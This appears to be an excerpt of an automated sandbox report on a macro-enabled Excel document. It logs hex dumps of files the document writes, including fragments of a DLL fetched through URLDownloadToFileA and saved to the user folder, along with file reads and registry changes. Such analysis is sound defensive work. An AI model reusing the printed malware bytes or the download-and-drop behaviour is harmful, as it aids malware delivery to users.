C:\Users\user\AppData\Local\Temp\FBCE0000	569	440	c4 55 cb 4e e3 30 14 dd 23 cd 3f 44 de 8e 12 17 16 23 34 6a ca 62 06 96 0c 12 cc 07 b8 f6 6d 62 d5 2f f9 1a 68 ff 9e 6b 37 14 a8 da 06 04 12 9b 3e e2 9c a7 e3 9b e9 c5 ca 9a ea 01 22 6a ef 5a 76 da 4c 58 05 4e 7a a5 5d d7 b2 ff 77 57 f5 39 ab 30 09 a7 84 f1 0e 5a b6 06 64 17 b3 1f 27 d3 bb 75 00 ac 08 ed b0 65 7d 4a e1 37 e7 28 7b b0 02 1b 1f c0 d1 ca c2 47 2b 12 fd 8d 1d 0f 42 2e 45 07 fc 6c 32 f9 c5 a5 77 09 5c aa 53 e6 60 b3 e9 5f 58 88 7b 93 aa cb 15 5d de 38 99 6b c7 aa 3f 9b fb b2 54 cb 44 08 46 4b 91 c8 28 7f 70 6a 47 a4 f6 8b 85 96 a0 bc bc b7 44 dd 60 88 20 14 f6 00 c9 9a 26 44 4d 8a f1 16 52 a2 60 c8 f8 5e cd e0 ba 1d 4d 6d b3 e7 7c 7d 3f 22 82 c1 1d c8 88 cd a1 87 86 90 25 0a f6 3a e0 4f 2a eb 80 42 5e 39 dc c3 80 fb 47 1b 18 b5 82 ea 46 c4 74	.U.N.0..#.?D.....#4j.b..... mb./..h..k7.....>..... "j.Zv.LX.Nz.]...wW.9.0.....Z ..d...'..u.....e}J.7.({.....G +.....B.E..l2...w.\.S.`._X.{. ...].8.k..?...T.D.FK..(.pjG... .....D.`. .....&DM...R.`..^.. ..Mm..|?"".....%..:.O*..B ^9....G.....F.t	success or wait	35	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\FBCE0000	1009	2	03 00	..	success or wait	20	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\FBCE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 d0 f2 60 80 ba 01 00 00 8f 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\FBCE0000	34754	8854	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6c 00 00 00 8b 08 06 00 00 00 45 a9 a3 37 00 00 00 09 70 48 59 73 00 00 0b 13 00 00 0b 13 01 00 9a 9c 18 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 22 23 49 44 41 54 78 da ec 5d 4d 88 24 c9 75 8e 59 86 d5 0a 56 ee 5a 21 24 c3 9a ed 1a cb 7f e0 43 d7 48 32 3e f8 d0 d9 c8 f6 4a 42 52 d7 80 84 f0 c5 9d 63 0c 32 fe a1 6b 8d 11 06 81 27 fb 66 9f a6 06 db 02 83 71 67 cb 7f 37 4f b6 57 d8 bb e8 30 d9 27 eb 62 4f 36 78 05 fe 9d 6c c9 17 23 21 57 83 85 f6 60 68 e7 ab 7e d1 1d 13 1d ff 19 59 bf ef 83 a0 7f 2a 2b f3 e5 8b 17 5f bc 78 f1 22 e2 d6 c5 c5 05 23 10 08 dd e0 d6 ad 5b bd e6 c7 00 0b fc de c7 a2 43 d5 94 49 53 6a f8 bd 69 9f 15	.PNG.....IHDR...l.....E ..7....pHYs.....tE XtSoftware.Adobe ImageReadyq.e <.."#IDATx..]M.$.u.Y...V.Z! $.. .....C.H2>.....JBR.....c.2..k ....'.f.....qg..7O.W...0.'.bO 6x...l..#!W...`h..~.....Y.... .*+...._.x."....#.....[..... ....C..ISj..i..	success or wait	4	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Temp\FBCE0000	95126	1721	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 d0 f2 60 80 ba 01 00 00 8f 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f3 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 eb 32 5d dc 26 01 00 00 d3 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e4 30 df 42 bb 01 00 00 fd 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7f 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!...`..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..2].&..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .0.B..... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$documents-2112491607.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ECCE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 d0 f2 60 80 ba 01 00 00 8f 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\ECCE0000	95126	1721	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 d0 f2 60 80 ba 01 00 00 8f 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f3 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 eb 32 5d dc 26 01 00 00 d3 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 e4 30 df 42 bb 01 00 00 fd 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 7f 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!...`..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..2].&..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .0.B..... xl/workbook.xml	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\index[1].htm	unknown	1471	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d0 e9 66 60 00 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 86 01 00 00 1a 00 00 00 00 00 00 6b 6f 00 00 00 10 00 00 00 a0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $....._W...6e..6e..6e..)v..6 e...w..6e.Rich.6e..... ....PE..L.....f`.....!.. .....ko.....	success or wait	1	1407C828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\index[1].htm	unknown	6949	f8 ff ff 01 55 fc 81 ee 37 f8 ff ff f7 45 fc 01 00 00 00 23 45 fc 0b 75 0c 83 83 d2 ce 41 00 ff 83 c8 00 83 c9 ff 83 65 fc 00 21 7d fc b9 00 00 00 00 83 45 0c 01 46 25 00 00 00 00 83 ef ff 81 45 fc 88 05 00 00 01 45 0c 29 4d 0c 2d ff ff ff ff 83 e0 00 49 48 83 65 08 00 c7 45 08 01 00 00 00 46 2d ff ff ff ff 46 09 83 d2 ce 41 00 bf 00 00 00 00 35 00 00 00 00 31 93 d2 ce 41 00 05 ff ff ff ff 8b 4d fc 83 4d fc 00 23 45 08 89 7d 0c f7 45 0c a6 05 00 00 c7 45 fc ff ff ff ff b8 00 00 00 00 ff 45 08 5f 5e 5a 59 58 c9 c2 08 00 55 89 e5 83 c4 f4 50 51 52 56 57 3d b9 59 00 00 7d 08 33 8b 71 c2 41 00 eb 13 83 8b 1f c3 41 00 00 81 65 0c be 00 00 00 35 01 00 00 00 01 ce 83 f2 01 81 cf 48 02 00 00 c7 45 f4 01 00 00 00 83 6d fc 01 83 ab 71 c2 41 00 01 c7 45 f8 ff ff ff	....U...7....E.....#E..u.....A .....e..!}.....E..F%.... ....E.....E.)M.-.....IH.e.. .E.....F-....F....A.....5.... 1...A.....M..M..#E..}..E.... ..E.....E._^ZYX....U.... .PQRVW=.Y..}.3.q.A.....A ...e.....5.....H....E.....m ....q.A...E....	success or wait	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\index[1].htm	unknown	7611	09 7d 08 ff 4d f4 09 c7 21 f2 83 b3 12 c2 41 00 00 2d ff ff ff ff 83 ea ff ff 45 f4 09 d6 ff 8b 12 c2 41 00 21 7d fc ff 83 12 c2 41 00 0b 83 12 c2 41 00 83 75 f8 00 ff 4d f8 09 8b 12 c2 41 00 85 d1 83 65 08 00 83 e7 00 81 e2 3a 06 00 00 85 4d f8 83 e9 01 5f 5e 5a 59 58 c9 c2 04 00 53 83 24 e4 00 31 2c e4 8b ec 83 c4 f4 ff 75 f8 89 04 e4 83 65 f8 00 ff 75 f8 31 0c e4 c7 45 f4 00 00 00 00 ff 75 f4 31 3c e4 51 89 c1 31 c1 89 c8 59 21 45 fc 57 83 e7 00 09 c7 83 e1 00 31 f9 5f 57 2b 3c e4 09 c7 83 e3 00 09 fb 5f 8d 05 42 2d 40 00 52 89 da 33 55 04 89 d3 5a 6a 00 89 34 e4 51 5e 03 75 08 89 f1 5e 83 f9 00 76 02 23 d9 50 c7 04 e4 03 00 00 00 59 52 c7 04 e4 00 00 f0 00 5f 6a 00 31 34 e4 ff 75 fc 5e 01 fe 89 75 fc 5e c1 e7 04 49 75 eb 23 45 fc 51 89 d9 29 c1 89 cb	.}..M...!.....A..-.....E... ....A.!}.....A.....A..u...M... ..A....e.....:....M...._^ZYX ....S.$..1,.....u.....e...u. 1...E.....u.1<.Q..1...Y!E.W. .....1._W+<....._..B- @.R.. 3U...Zj..4.Q^.u...^...v.#.P... ....YR....._j.14..u.^...u.^. ..Iu.#E.Q..)...	success or wait	2	1407C828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\oeiwkd4.dll	unknown	22261	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 5f 57 0b bf 1b 36 65 ec 1b 36 65 ec 1b 36 65 ec 95 29 76 ec 16 36 65 ec e7 16 77 ec 1a 36 65 ec 52 69 63 68 1b 36 65 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 d0 e9 66 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 03 01 00 86 01 00 00 1a 00 00 00 00 00 00 6b 6f 00 00 00 10 00 00 00 a0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $....._W...6e..6e..6e..)v..6e...w..6e.Rich.6e..... ....PE..L.....f`.....!.. .....ko.....	success or wait	1	1407C828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\index[1].htm	unknown	7422	f0 83 e7 00 09 c7 83 a3 03 cb 41 00 00 31 bb 03 cb 41 00 8b 7d f0 81 e1 00 00 00 00 8f 45 f0 33 4d f0 52 8b 57 14 56 8f 45 f4 01 55 f4 ff 75 f4 5e 5a c7 45 f4 00 00 00 00 ff 75 f4 31 0c e4 8d 83 52 c4 41 00 52 83 24 e4 00 01 04 e4 8d 83 56 c1 41 00 c7 45 f8 00 00 00 00 ff 75 f8 31 04 e4 ff 93 68 f0 41 00 6a 00 89 14 e4 29 d2 09 c2 89 93 6c c6 41 00 5a 31 c9 8f 45 f4 0b 4d f4 8b 7f 0c 56 83 24 e4 00 01 0c e4 8d 83 a4 c5 41 00 55 29 2c e4 89 04 e4 ff 93 60 f0 41 00 55 29 2c e4 31 04 e4 8d 83 5b ce 41 00 57 31 3c e4 01 04 e4 ff 93 60 f0 41 00 81 e1 00 00 00 00 8f 45 f0 33 4d f0 6a 00 01 1c e4 50 5b 01 cb 89 d8 5b ff b3 48 d3 41 00 8f 45 f8 ff 75 f8 59 39 c1 76 30 8d 83 a4 c5 41 00 52 31 14 e4 09 04 e4 8d 83 5b ce 41 00 51 29 0c e4 09 04 e4 ff 93 64 f0 41 00	.....A..1...A..}.....E .3M.R.W.V.E..U..u.^Z.E.....u. 1....R.A.R.$.....V.A..E.....u.1....h.A.j....).....l.A.Z1. .E..M....V.$.....A.U),.... ..`.A.U),.1....[.A.W1<.....`. A.....E.3M.j....P[....[..H. A..E..u.Y9.v0....A.R1.....[. A.Q).....d.A.	success or wait	20	1407C828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\oeiwkd4.dll	unknown	38111	f0 09 04 e4 8d 83 65 cb 41 00 51 31 0c e4 01 04 e4 ff 93 64 f0 41 00 89 75 f4 33 75 f4 09 c6 83 a3 51 c6 41 00 00 09 b3 51 c6 41 00 8b 75 f4 81 e0 00 00 00 00 33 04 e4 83 ec fc 52 8b 50 3c 50 8f 45 f4 01 55 f4 ff 75 f4 58 5a ff 75 f0 89 04 e4 8d 83 6e c1 41 00 56 83 24 e4 00 31 04 e4 8d 83 8a ce 41 00 ff 75 f0 89 04 e4 ff 93 68 f0 41 00 6a 00 89 2c e4 29 ed 09 c5 89 ab cc c0 41 00 5d 81 e0 00 00 00 00 8b 04 e4 83 c4 04 ff 75 f4 89 04 e4 51 29 0c e4 31 04 e4 8d 83 91 c7 41 00 52 29 14 e4 01 04 e4 8d 83 02 ca 41 00 83 65 f8 00 ff 75 f8 31 04 e4 ff 93 68 f0 41 00 6a 00 89 14 e4 29 d2 31 c2 89 93 e0 c9 41 00 5a 29 c0 0b 04 e4 83 ec fc 89 5d f0 31 db 09 c3 89 df 8b 5d f0 8d 83 00 c0 41 00 c7 45 f8 00 00 00 00 ff 75 f8 09 04 e4 ff 93 60 f0 41 00 57 31 3c e4 89	.....e.A.Q1.....d.A..u.3u.. ...Q.A....Q.A..u.....3.....R .P<P.E..U..u.XZ.u.....n.A. V.$..1.....A..u.....h.A.j..,.). .....A.]..........u....Q). .1.....A.R).....A..e...u. 1....h.A.j....).1.....A.Z).... ....].1.....]....A..E.....u .....`.A.W1<..	success or wait	1	1407C828C	URLDownloadToFileA
C:\Users\user\oeiwkd4.dll	unknown	77711	20 22 51 22 d0 00 80 19 00 2a b7 51 22 c0 10 80 60 41 82 a3 15 00 c2 11 aa 90 00 2a 0c 40 80 f9 00 80 5c 00 2a bf 51 aa 94 00 80 08 00 2a bf 41 a2 80 00 20 08 41 02 81 00 82 30 11 a8 c0 04 82 bf 51 22 d0 00 80 49 05 80 c2 04 a0 3a 00 0a 8a 55 aa ae 00 02 1d 55 2a 7f 55 aa ff 41 22 81 10 a2 61 00 2a b7 00 00 80 00 00 00 51 22 c0 00 80 59 10 20 b2 41 20 22 40 00 80 51 a2 80 10 80 11 10 80 59 40 08 22 11 80 80 51 a2 80 15 aa 7a 50 8a 7a 11 02 c3 10 00 20 00 80 fb 15 8a 22 00 80 8f 04 82 08 00 08 00 40 aa 6a 14 00 12 40 00 00 00 80 11 00 2a b7 55 20 a8 00 00 80 00 02 15 51 00 90 00 00 00 51 0a 85 01 2a e5 04 8a 6a 40 2a ea 55 aa ae 15 aa 7f 00 0a b8 04 00 08 00 a0 09 01 80 13 00 0a b7 04 a8 7a 54 0a 9d 04 88 fa 40 80 2b 41 20 a2 00 00 80 00 02 15 54 00 3a 00	"Q".....*.Q"...`A.....*.@ ....\.*.Q.....*.A... .A....0. .....Q"...I.....:...U.....U*.U ..A"...a.*.....Q"...Y. .A "@ ..Q.....Y@."...Q....zP.z..... ....."".....@.j...@.....*.U .....Q.....Q...*...j@*.U .....zT.....@.+A .....T.:.	success or wait	1	1407C828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4647BF2F.png	0	8854	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB2DEE66.png	0	848	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45BFE498.png	0	8301	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52AB2BB9.png	0	557	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\documents-2112491607.xlsm	unknown	8	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\documents-2112491607.xlsm	0	8	pending	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45BFE498.png	0	8301	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52AB2BB9.png	0	557	success or wait	3	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB2DEE66.png	0	848	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4647BF2F.png	0	8854	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\45BFE498.png	0	8301	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52AB2BB9.png	0	557	success or wait	3	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AB2DEE66.png	0	848	success or wait	2	7FEEA8B9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4647BF2F.png	0	8854	success or wait	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECB2C	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECC92	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECD7C	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F693E	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F79B2	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ECB2C	ECB2C	binary	04 00 00 00 88 02 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 99 5D 05 1B C9 2B D7 01 2C CB 0E 00 2C CB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
